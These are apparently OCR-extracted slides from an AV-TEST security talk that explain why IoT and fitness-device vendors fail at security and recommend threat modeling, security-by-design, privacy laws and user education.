
HOW CAN THEY GET ACCESS?

AV-TEST
The Independent IT-Security Institute
Magdeburg Germany

- Why is that so?
  - **Vendors don‘t think about security** at all. One reply we got from a vendor: „Why would anyone hack a fitness tracker?“
  - Vendors have **no experience or knowledge** in the IT Security field
    - Even if they try to implement security, they fail
    - Old mistakes are repeated over and over again:
      - No authentication, broken authentication implementation
      - No encryption, bad encryption implementation
      - Mistakes we have seen 10 or 15 years ago in the traditional IT
  - **Tight deadlines**, market demands, **features** always come first
    - Fixing security after something happened is always more work and more expensive


WHAT SHOULD BE DONE?


- Actually two perspectives are important …



WHAT SHOULD BE DONE?

- Actually two perspectives are important …





WHAT SHOULD BE DONE?

- Technology Improvements
  - **Threat Modeling**, yes even if you are building a **smart fridge** …
  - Security-by-Design
  - Robust implementation: Secure libraries? Secure OS?
  - External penetration/security testing to improve internal processes
  - External verification/certification to introduce and enforce security standards
  - External security measures: security appliance in the network, security software on the client devices (Smartphone, Tablet, PC)

WHAT SHOULD BE DONE?

- Users have no chance to know whether an App or device is secure → Technology improvements
- Users often don‘t know what data is being collected and processed
- Non-Technical Improvements
  - Privacy Laws:
    - What data is allowed to be collected?
    - … to be transmitted?
    - … to be processed?
    - Who is allowed to do this?
    - Is this opt-in, opt-out or even mandatory?
  - Education of users
    - Tell them about possible security issues
    - Give guidelines on how to secure their systems and devices

Final Remarks

- Should **users** completely **abandon these devices**?
  - No, but they should be aware that a lot of devices will give away more information than they expect
  - There are a few devices that have a robust security implementation
  - Right now there are not many real-world attacks. The possibility is there, but attacks will only be carried out on a larger scale when someone gains benefit from this.
- There is much more to come. Criminals (and companies) are way more creative and better in finding ways to monetarize this data
- Even legitimate ways to get (more or less) unauthorized access to your data are imaginable (**The resource of the future!**)

Thank you very much for your attention!